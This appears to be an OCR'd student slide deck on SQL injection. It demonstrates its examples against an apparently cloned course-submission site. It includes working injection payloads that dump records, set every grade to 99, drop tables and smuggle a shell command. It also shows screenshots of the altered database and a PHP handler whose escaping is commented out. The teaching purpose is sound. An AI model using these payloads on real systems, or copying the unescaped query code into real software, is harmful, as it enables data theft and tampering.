
Database Security



BY LUCCA FRASER, DAMIEN ROBICHAUD, TAYLORE KANE AND FRANCIS BOSSE

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Password Vulnerabilities

SQL Injection

Injection is the process of bypassing the input program protocol and inputting commands directly to the database.

When Websites don’t properly secure their entry methods, the tables become vulnerable to injection.

Making sure the user input is secure is called Sanitization.

Examples of Injection

Exfiltration Based

SELECT * FROM users WHERE name = '' OR '1' = '1';

Data Falsification

[Some SQL Statement]', ''); UPDATE submissions SET grade=99; --

Destructive


[Some SQL Statement]'); DROP TABLE table_name; --

Example

View status of submissions: To view the status of the assignments you have submitted, enter correct values for the attributes below, then click the "Retrieve" keyword. Marked items will be accessible only during the term in which the course is offered.

Select instructor => A. Farrag
Select course number => csci-1205
Select year => 2016
Select term value => Fall
Select section number => 1
Select the item to retrieve => all
Enter your 9-chars Password/Banner => B00000000
Enter your complete email-address => YuNO@sanitize') OR '1'='1' #

Retrieve Clear



```
[Default] 1-emacs@wintermute 3-S01E02_Soul_Hunter.mkv - VLC media player 4-VLC (hardware YUV SDL output) 6-Volume Control 7+LXTerminal 9-AirVPN - Down: 0 B/s Up: 0 B/s - C
28 rows in set (0.00 sec)

mysql> select * from submissions;
select * from submissions;
+-----------+------------+--------+------+------+---------+------------+------------+-----------------+-----------------------------------------+-------+
| id        | instructor | course | year | term | section | assignment | firstname  | lastname        | email                                   | grade |
+-----------+------------+--------+------+------+---------+------------+------------+-----------------+-----------------------------------------+-------+
| B00109376 | farrag     | 1205   | 2016 | A    |       1 | a0         | Foo        | Bar             | foo@bar.baz                             |    99 |
| B00151777 | farrag     | 1205   | 2016 | A    |       1 | a0         | Bull       | From Night Court | bull@night_court.com                    |    99 |
| B00123456 | farrag     | 1205   | 2016 | A    |       1 | a0         | Harry      | From Night Court | harry@night_court.com                   |    99 |
| B00123234 | farrag     | 4140   | 2014 | B    |       7 | a8         | John       | Doe             | JD@gamil.cim                            |    99 |
| B00123234 | farrag     | 4140   | 2014 | B    |       7 | a8         | John       | Deer            | john@deer.cz                            |    99 |
| B00123234 | farrag     | 4140   | 2014 | B    |       7 | a8         | Plini      | Plini           | plini@plini.com                         |    99 |
| B00123234 | farrag     | 4140   | 2014 | B    |       7 | a8         | Spaghetti  | Monster         | CFSM@relig.ion                          |    99 |
| B00544383 | farrag     | 4140   | 2014 | B    |       7 | a8         | Hello      | warlld          | hw@hardware.com                         |    99 |
| B00544385 | farrag     | 4140   | 2014 | B    |       7 | a8         | Illuminati | Confirmed       | ICU@triangle.com                        |    99 |
| B00544543 | farrag     | 4140   | 2014 | B    |       7 | a8         | Half-Life-3 | Confirmed      | hl3@yeah.cs                             |    99 |
| B00544543 | farrag     | 4140   | 2014 | B    |       7 | a8         | Cinderella | Disney          | cd@disney.com                           |    99 |
| B00586543 | farrag     | 4140   | 2014 | B    |       7 | a8         | Kraft      | PeanutButter    | k@pb.com                                |    99 |
| B05437384 | farrag     | 4140   | 2014 | B    |       7 | a8         | F1R5T      | P05T            | noob@newbz.coms                         |    99 |
| B05689384 | farrag     | 4140   | 2014 | B    |       7 | a8         | H4CK50R    | 4CH4N           | hacks-or@4chan.com                      |    99 |
| B00548975 | farrag     | 4140   | 2014 | B    |       7 | a8         | Donald     | Duck            | DD@hotmailz.com                         |    99 |
| B00599975 | farrag     | 4140   | 2014 | B    |       7 | a8         | Filet      | Minyon          | fl@m.co.uk                              |    99 |
| B00599975 | farrag     | 4140   | 2014 | B    |       7 | a8         | Paul       | Ennis           | Paul.43@pro.co                          |    99 |
| B00599975 | farrag     | 4140   | 2014 | B    |       7 | a8         | Pen        | Island          | pen@island.com                          |    99 |
| B00599975 | farrag     | 4140   | 2014 | B    |       7 | a8         | MacDonnald | Berger          | Filkes@35463w.ca                        |    99 |
| B00599975 | farrag     | 4140   | 2014 | B    |       7 | a8         | Park       | Jurassic        | park@jurassic.com                       |    99 |
| B00590975 | farrag     | 4140   | 2014 | B    |       7 | a8         | Moe        | Lester          | moel@mail.com                           |    99 |
| B00000000 | farrag     | 1205   | 2016 | A    |       1 | a0         | Ned        | Flanders        | ned                                     |    99 |
| B00000000 | farrag     | 1205   | 2016 | A    |       1 | a0         | Ned        | Flanders        | ned                                     |    99 |
| B00000000 | farrag     | 1205   | 2016 | A    |       1 | a0         | Ned        | Flanders        | ned                                     |    99 |
| B00000000 | farrag     | 1205   | 2016 | A    |       1 | a0         | Ned        | Flanders        | ned                                     |    99 |
| B00000000 | farrag     | 1205   | 2016 | A    |       1 | a0         | Ned        | Flanders        | ned chr(0x27),'); ! touch /tmp/DOOM ; -- |    99 |
| B00000000 | farrag     | 1205   | 2016 | A    |       1 | a0         | Booooo     | Urns            | boo                                     |    99 |
| B00123456 | farrag     | 1205   | 2016 | A    |       1 | a0         | No one     | Of importance   |                                         |    99 |
| B00000000 | farrag     | 1205   | 2016 | A    |       1 | a0         | Rare       | Pepe            | u@mad                                   |    99 |
+-----------+------------+--------+------+------+---------+------------+------------+-----------------+-----------------------------------------+-------+
29 rows in set (0.00 sec)

mysql>
-=--:@**--F4  *shell*        Bot (1318,7)   (Shell:run Undo-Tree) ----------------------------------------------------------------------------------------
Quit
 Sun Mar 20 12:20:08 ADT 2016 | ONLINE: damien oblivia | 0:emacsclient*
```

Example

Status of submission

B00109376 farrag 1205 2016 A 1 a0 Foo Bar foo@bar.baz 99
B00151777 farrag 1205 2016 A 1 a0 Bull From Night Court bull@night_court.com 99
B00123456 farrag 1205 2016 A 1 a0 Harry From Night Court harry@night_court.com 99
B00123234 farrag 4140 2014 B 7 a8 John Doe JD@gamil.cim 99
B00123234 farrag 4140 2014 B 7 a8 John Deer john@deer.cz 99
B00123234 farrag 4140 2014 B 7 a8 Plini Plini plini@plini.com 99
B00123234 farrag 4140 2014 B 7 a8 Spaghetti Monster CFSM@relig.ion 99
B00544383 farrag 4140 2014 B 7 a8 Hello warlld hw@hardware.com 99
B00544385 farrag 4140 2014 B 7 a8 Illuminati Confirmed ICU@triangle.com 99
B00544543 farrag 4140 2014 B 7 a8 Half-Life-3 Confirmed hl3@yeah.cs 99
B00544543 farrag 4140 2014 B 7 a8 Cinderella Disney cd@disney.com 99
B00586543 farrag 4140 2014 B 7 a8 Kraft PeanutButter k@pb.com 99
B05437384 farrag 4140 2014 B 7 a8 F1R5T P05T noob@newbz.coms 99
B05689384 farrag 4140 2014 B 7 a8 H4CK50R 4CH4N hacks-or@4chan.com 99
B00548975 farrag 4140 2014 B 7 a8 Donald Duck DD@hotmailz.com 99
B00599975 farrag 4140 2014 B 7 a8 Filet Minyon fl@m.co.uk 99
B00599975 farrag 4140 2014 B 7 a8 Paul Ennis Paul.43@pro.co 99
B00599975 farrag 4140 2014 B 7 a8 Pen Island pen@island.com 99
B00599975 farrag 4140 2014 B 7 a8 MacDonnald Berger Filkes@35463w.ca 99
B00599975 farrag 4140 2014 B 7 a8 Park Jurassic park@jurassic.com 99
B00590975 farrag 4140 2014 B 7 a8 Moe Lester moel@mail.com 99
B00000000 farrag 1205 2016 A 1 a0 Ned Flanders ned 99
B00000000 farrag 1205 2016 A 1 a0 Ned Flanders ned 99
B00000000 farrag 1205 2016 A 1 a0 Ned Flanders ned 99
B00000000 farrag 1205 2016 A 1 a0 Ned Flanders ned 99
B00000000 farrag 1205 2016 A 1 a0 Ned Flanders ned chr(0x27),'); ! touch /tmp/DOOM ; -- 99
B00000000 farrag 1205 2016 A 1 a0 Booooo Urns boo 99
B00123456 farrag 1205 2016 A 1 a0 No one Of importance 99
B00000000 farrag 1205 2016 A 1 a0 Rare Pepe u@mad 99

/bin/sh -c scrot

[Default] 1-emacs@wintermute 3-S01E02_Soul_Hunter.mkv - VLC media player 4-VLC (hardware YUV SDL output) 6-Volume Control 7+LXTerminal 9-AirVPN - Down: 0 B/s Up: 0 B/s - C

28 rows in set (0.00 sec)

mysql> **select * from submissions;**
select * from submissions;

id	instructor	course	year	term	section	assignment	firstname	lastname	email	grade
B00109376	farrag	1205	2016	A	1	a0	Foo	Bar	foo@bar.baz	99
B00151777	farrag	1205	2016	A	1	a0	Bull	From Night Court	bull@night_court.com	99
B00123456	farrag	1205	2016	A	1	a0	Harry	From Night Court	harry@night_court.com	99
B00123234	farrag	4140	2014	B	7	a8	John	Doe	JD@gamil.cim	99
B00123234	farrag	4140	2014	B	7	a8	John	Deer	john@deer.cz	99
B00123234	farrag	4140	2014	B	7	a8	Plini	Plini	plini@plini.com	99
B00123234	farrag	4140	2014	B	7	a8	Spaghetti	Monster	CFSM@relig.ion	99
B00544383	farrag	4140	2014	B	7	a8	Hello	warlld	hw@hardware.com	99
B00544385	farrag	4140	2014	B	7	a8	Illuminati	Confirmed	ICU@triangle.com	99
B00544543	farrag	4140	2014	B	7	a8	Half-Life-3	Confirmed	hl3@yeah.cs	99
B00544543	farrag	4140	2014	B	7	a8	Cinderella	Disney	cd@disney.com	99
B00586543	farrag	4140	2014	B	7	a8	Kraft	PeanutButter	k@pb.com	99
B05437384	farrag	4140	2014	B	7	a8	F1R5T	P05T	noob@newbz.coms	99
B05689384	farrag	4140	2014	B	7	a8	H4CK50R	4CH4N	hacks-or@4chan.com	99
B00548975	farrag	4140	2014	B	7	a8	Donald	Duck	DD@hotmailz.com	99
B00599975	farrag	4140	2014	B	7	a8	Filet	Minyon	fl@m.co.uk	99
B00599975	farrag	4140	2014	B	7	a8	Paul	Ennis	Paul.43@pro.co	99
B00599975	farrag	4140	2014	B	7	a8	Pen	Island	pen@island.com	99
B00599975	farrag	4140	2014	B	7	a8	MacDonnald	Berger	Filkes@35463w.ca	99
B00599975	farrag	4140	2014	B	7	a8	Park	Jurassic	park@jurassic.com	99
B00590975	farrag	4140	2014	B	7	a8	Moe	Lester	moel@mail.com	99
B00000000	farrag	1205	2016	A	1	a0	Ned	Flanders	ned	99
B00000000	farrag	1205	2016	A	1	a0	Ned	Flanders	ned	99
B00000000	farrag	1205	2016	A	1	a0	Ned	Flanders	ned	99
B00000000	farrag	1205	2016	A	1	a0	Ned	Flanders	ned	99
B00000000	farrag	1205	2016	A	1	a0	Ned	Flanders	ned chr(0x27),'); ! touch /tmp/DOOM ; --	99
B00000000	farrag	1205	2016	A	1	a0	Booooo	Urns	boo	99
B00123456	farrag	1205	2016	A	1	a0	No one	Of importance		99
B00000000	farrag	1205	2016	A	1	a0	Rare	Pepe	u@mad	99


29 rows in set (0.00 sec)

mysql>
-=--:@**--F4 *shell* Bot (1318,7) (Shell:run Undo-Tree)
Quit
Sun Mar 20 12:20:23 ADT 2016 | ONLINE: damien oblivia | 0:emacsclient*

Example

Electronic submission: To submit an item (e.g, assignment, project, etc), enter correct values for the attributes below; then select a file corresponding to the item you are uploading, and submit it by clicking "upload".

Select the name of instructor => A. Farrag
Select the course number => csci-1205
Select the year => 2016
Select the term value => Fall
Select the section number => 1
Select the item you are uploading => assignment#0
Enter your 9-chars Password/Banner => B00000000
Enter your first name => Rare
Enter your last name => Pepe
Enter your complete email-address => u@mad',");UPDATE submissions SET grade=99;--
File to upload: Choose File No file chosen
Upload selected file Clear




```
[Default] 1-emacs@wintermute 3-S01E02_Soul_Hunter.mkv - VLC media player 4-VLC (hardware YUV SDL output) 6-Volume Control 7+LXTerminal 9-AirVPN - Down: 0 B/s Up: 0 B/s - C

mysql> select * from submissions
select * from submissions
    -> ;
;
+-----------+------------+--------+------+------+---------+------------+------------+-----------------+-----------------------------------------+-------+
| id        | instructor | course | year | term | section | assignment | firstname  | lastname        | email                                   | grade |
+-----------+------------+--------+------+------+---------+------------+------------+-----------------+-----------------------------------------+-------+
| B00109376 | farrag     | 1205   | 2016 | A    |       1 | a0         | Foo        | Bar             | foo@bar.baz                             |    60 |
| B00151777 | farrag     | 1205   | 2016 | A    |       1 | a0         | Bull       | From Night Court | bull@night_court.com                    |    60 |
| B00123456 | farrag     | 1205   | 2016 | A    |       1 | a0         | Harry      | From Night Court | harry@night_court.com                   |    60 |
| B00123234 | farrag     | 4140   | 2014 | B    |       7 | a8         | John       | Doe             | JD@gamil.cim                            |    60 |
| B00123234 | farrag     | 4140   | 2014 | B    |       7 | a8         | John       | Deer            | john@deer.cz                            |    60 |
| B00123234 | farrag     | 4140   | 2014 | B    |       7 | a8         | Plini      | Plini           | plini@plini.com                         |    60 |
| B00123234 | farrag     | 4140   | 2014 | B    |       7 | a8         | Spaghetti  | Monster         | CFSM@relig.ion                          |    60 |
| B00544383 | farrag     | 4140   | 2014 | B    |       7 | a8         | Hello      | warlld          | hw@hardware.com                         |    60 |
| B00544385 | farrag     | 4140   | 2014 | B    |       7 | a8         | Illuminati | Confirmed       | ICU@triangle.com                        |    60 |
| B00544543 | farrag     | 4140   | 2014 | B    |       7 | a8         | Half-Life-3 | Confirmed      | hl3@yeah.cs                             |    60 |
| B00544543 | farrag     | 4140   | 2014 | B    |       7 | a8         | Cinderella | Disney          | cd@disney.com                           |    60 |
| B00586543 | farrag     | 4140   | 2014 | B    |       7 | a8         | Kraft      | PeanutButter    | k@pb.com                                |    60 |
| B05437384 | farrag     | 4140   | 2014 | B    |       7 | a8         | F1R5T      | P05T            | noob@newbz.coms                         |    60 |
| B05689384 | farrag     | 4140   | 2014 | B    |       7 | a8         | H4CK50R    | 4CH4N           | hacks-or@4chan.com                      |    60 |
| B00548975 | farrag     | 4140   | 2014 | B    |       7 | a8         | Donald     | Duck            | DD@hotmailz.com                         |    60 |
| B00599975 | farrag     | 4140   | 2014 | B    |       7 | a8         | Filet      | Minyon          | fl@m.co.uk                              |    60 |
| B00599975 | farrag     | 4140   | 2014 | B    |       7 | a8         | Paul       | Ennis           | Paul.43@pro.co                          |    60 |
| B00599975 | farrag     | 4140   | 2014 | B    |       7 | a8         | Pen        | Island          | pen@island.com                          |    60 |
| B00599975 | farrag     | 4140   | 2014 | B    |       7 | a8         | MacDonnald | Berger          | Filkes@35463w.ca                        |    60 |
| B00599975 | farrag     | 4140   | 2014 | B    |       7 | a8         | Park       | Jurassic        | park@jurassic.com                       |    60 |
| B00590975 | farrag     | 4140   | 2014 | B    |       7 | a8         | Moe        | Lester          | moel@mail.com                           |    60 |
| B00000000 | farrag     | 1205   | 2016 | A    |       1 | a0         | Ned        | Flanders        | ned                                     |    60 |
| B00000000 | farrag     | 1205   | 2016 | A    |       1 | a0         | Ned        | Flanders        | ned                                     |    60 |
| B00000000 | farrag     | 1205   | 2016 | A    |       1 | a0         | Ned        | Flanders        | ned                                     |    60 |
| B00000000 | farrag     | 1205   | 2016 | A    |       1 | a0         | Ned        | Flanders        | ned                                     |    60 |
| B00000000 | farrag     | 1205   | 2016 | A    |       1 | a0         | Ned        | Flanders        | ned chr(0x27),'); ! touch /tmp/DOOM ; -- |    60 |
| B00000000 | farrag     | 1205   | 2016 | A    |       1 | a0         | Booooo     | Urns            | boo                                     |    60 |
| B00123456 | farrag     | 1205   | 2016 | A    |       1 | a0         | No one     | Of importance   |                                         |    60 |
+-----------+------------+--------+------+------+---------+------------+------------+-----------------+-----------------------------------------+-------+
28 rows in set (0.00 sec)

mysql>

-=--:@**--F4  *shell*        Bot (1281,7)   (Shell:run Undo-Tree) ----------

Sun Mar 20 12:17:11 ADT 2016 | ONLINE: damien oblivia | 0:emacsclient*
```

Example

0:

insertion command: INSERT INTO submissions VALUES('B00000000', 'farrag', '1205', '2016', 'A', '1', 'a0', 'Rare', 'Pepe', 'u@mad','');UPDATE submissions SET grade=99;--', '')

0:



SQL Injection Demonstration

http://straylight.cuboniks.work/db-project/farrag-upload-clone.html

How To Sanitize

```php
<?php

function sanitize($link, $string){
    //    $string = $link->escape_string($string);
    return $string;
}

?>
```

```php
$instructor = sanitize($link, $_POST['instructor']);
$course = sanitize($link, $_POST['course']);
$year = sanitize($link, $_POST['year']);
$term = sanitize($link, $_POST['term']);
$section = sanitize($link, $_POST['section']);
$assignment = sanitize($link, $_POST['assignment']);
$id = sanitize($link, $_POST['id']);
$firstname = sanitize($link, $_POST['firstname']);
$lastname = sanitize($link, $_POST['lastname']);
$email = sanitize($link, $_POST['email']);

$selection=("SELECT * FROM submissions WHERE
(instructor='$instructor' AND course='$course' AND year='$year'
AND term='$term' AND section='$section' AND assignment LIKE '$assignment'
AND email='$email' AND id='$id');");

//echo("<p>select command: $selection</p>");
$result=mysqli_query($link, $selection);
if (mysqli_errno($link)){
    echo(mysqli_errno($link).": ".mysqli_error($link));
}
echo("<h2>Status of submission</h2>");

if ($result)
{
    // Fetch one and one row
    while ($row=mysqli_fetch_row($result)) {
        $i=0;
        while ($i < $NUMBER_OF_COLS) {
            printf("%s ",$row[$i++]);
        }
        echo("<br>");
    }
    // Free result set
    mysqli_free_result($result);
}

$link->close();
```

-=-U:@----F4 retrieve.php 20% (35,0) (PHP/l Undo-Tree Abbrev) ----------

```php
if (mysqli_connect_errno()){
    echo ("Failed to connect to MySQL: " . mysqli_connect_error());
}

$instructor = sanitize($link, $_POST['instructor']);
$course = sanitize($link, $_POST['course']);
$year = sanitize($link, $_POST['year']);
$term = sanitize($link, $_POST['term']);
$section = sanitize($link, $_POST['section']);
$assignment = sanitize($link, $_POST['assignment']);
$id = sanitize($link, $_POST['id']);
$firstname = sanitize($link, $_POST['firstname']);
$lastname = sanitize($link, $_POST['lastname']);
